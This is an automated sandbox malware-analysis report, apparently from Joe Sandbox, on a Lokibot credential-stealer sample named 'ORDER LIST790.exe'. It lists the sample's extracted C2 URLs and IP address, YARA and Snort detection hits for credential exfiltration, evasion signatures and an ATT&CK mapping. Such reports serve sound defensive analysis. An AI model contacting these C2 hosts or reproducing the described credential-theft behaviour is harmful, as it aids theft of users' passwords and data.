ID: 682143
Sample Name: ORDER LIST790.exe
Cookbook: default.jbs
Time: 05:36:07
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

ORDER LIST790.exe


Overview

General Information

Sample Name:	ORDER LIST790.exe
Analysis ID:	682143
MD5:	80e4b72d26806e.
SHA1:	c07deb8c6fc551…
SHA256:	c5847da2de3c9a..
Tags:	exe Loki
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected AntiVM3
- Yara detected Lokibot
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- ORDER LIST790.exe (PID: 980 cmdline: "C:\Users\user\Desktop\ORDER LIST790.exe" MD5: 80E4B72D26806ED5F245142166A48145)
  - ORDER LIST790.exe (PID: 1672 cmdline: C:\Users\user\Desktop\ORDER LIST790.exe MD5: 80E4B72D26806ED5F245142166A48145)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php",
    "http://66.29.145.162/?112233"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Lokibot_1f885282	unknown	unknown	• 0x17658:$a1: MAC=%02X%02X%02XINSTALL=%08X%08Xk
00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x4a23:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.ORDER LIST790.exe.4726268.9.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13278:$s1: http:// • 0x16233:$s1: http:// • 0x16c74:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13280:$s2: https:// • 0x13278:$f1: http:// • 0x16233:$f1: http:// • 0x13280:$f2: https://
0.2.ORDER LIST790.exe.4726268.9.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
0.2.ORDER LIST790.exe.4726268.9.unpack	Windows_Trojan_Lokibot_1f885282	unknown	unknown	• 0x15ff0:$a1: MAC=%02X%02X%02XINSTALL=%08X%08Xk
0.2.ORDER LIST790.exe.4726268.9.unpack	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x3bbb:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
0.2.ORDER LIST790.exe.4726268.9.unpack	Loki_1	Loki Payload	kevoreilly	• 0x131b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x133fc:$a2: last_compatible_version
Click to see the 61 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162

Timestamp:	192.168.2.366.29.145.16249741802024317 08/11/22-05:37:23.228158
SID:	2024317
Source Port:	49741
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162

Timestamp:	192.168.2.366.29.145.16249743802024318 08/11/22-05:37:28.256446
SID:	2024318
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162

Timestamp:	192.168.2.366.29.145.16249742802024312 08/11/22-05:37:26.351786
SID:	2024312
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Copyright Joe Security LLC 2022

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249742802021641 08/11/22-05:37:26.351786
SID:	2021641
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249743802024313 08/11/22-05:37:28.256446
SID:	2024313
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249742802024317 08/11/22-05:37:26.351786
SID:	2024317
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249741802024312 08/11/22-05:37:23.228158
SID:	2024312
Source Port:	49741
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249741802021641 08/11/22-05:37:23.228158
SID:	2021641
Source Port:	49741
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 66.29.145.162	
Timestamp:	192.168.2.366.29.145.16249743802021641 08/11/22-05:37:28.256446
SID:	2021641
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

Networking

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

System Summary

Copyright Joe Security LLC 2022

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Data Obfuscation

Yara detected aPLib compressed binary

.NET source code contains potential unpacker

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)


Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Input Capture	3 1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	1 Credentials in Registry	1 Remote System Discovery	SMB/Windows Admin Shares	1 1 Archive Collected Data	Automated Exfiltration	1 1 1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 3 System Information Discovery	Distributed Component Object Model	2 Data from Local System	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.0.ORDER LIST790.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.ORDER LIST790.exe.470c248.8.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.ORDER LIST790.exe.4726268.9.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://philiphanson.org/medius/book/1.0	0%	Avira URL Cloud	safe	
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	
http://philiphanson.org/medius/temp-transform	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://66.29.145.162/?112233	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://66.29.145.162/?112233	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://apache.org	ORDER LIST790.exe, 00000004.00000002.289238555.000000000356D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://philiphanson.org/medius/book/1.0	ORDER LIST790.exe	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers?	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.ibsensoftware.com/	ORDER LIST790.exe, 00000000.00000002.274188004.00000000036FF000.00000004.00000800.00020000.00000000.sdmp, ORDER LIST790.exe, 00000000.00000002.275714914.0000000004726000.00000004.00000800.00020000.00000000.sdmp, ORDER LIST790.exe, 00000000.00000002.275655119.0000000004709000.00000004.00000800.00020000.00000000.sdmp, ORDER LIST790.exe, 00000004.00000000.268461848.0000000000415000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://philiphanson.org/medius/temp-transform	ORDER LIST790.exe	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.centos.org/	ORDER LIST790.exe, 00000004.00000002.289238555.000000000356D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sajatypeworks.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://httpd.apache.org/	ORDER LIST790.exe, 00000004.00000002.289238555.000000000356D000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	ORDER LIST790.exe, 00000000.00000002.276751658.00000000073D2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://centos.org	ORDER LIST790.exe, 00000004.00000002.289238555.000000000356D000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.29.145.162	unknown	United States		19538	ADVANTAGECOMUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682143
Start date and time:	2022-08-11 05:36:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	ORDER LIST790.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Copyright Joe Security LLC 2022

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/3@0/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): www.bing.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
05:37:17	API Interceptor	2x Sleep call for process: ORDER LIST790.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER LIST790.exe.log

Process:	C:\Users\user\Desktop\ORDER LIST790.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	1308
Entropy (8bit):	5.345811588615766
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AAA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, 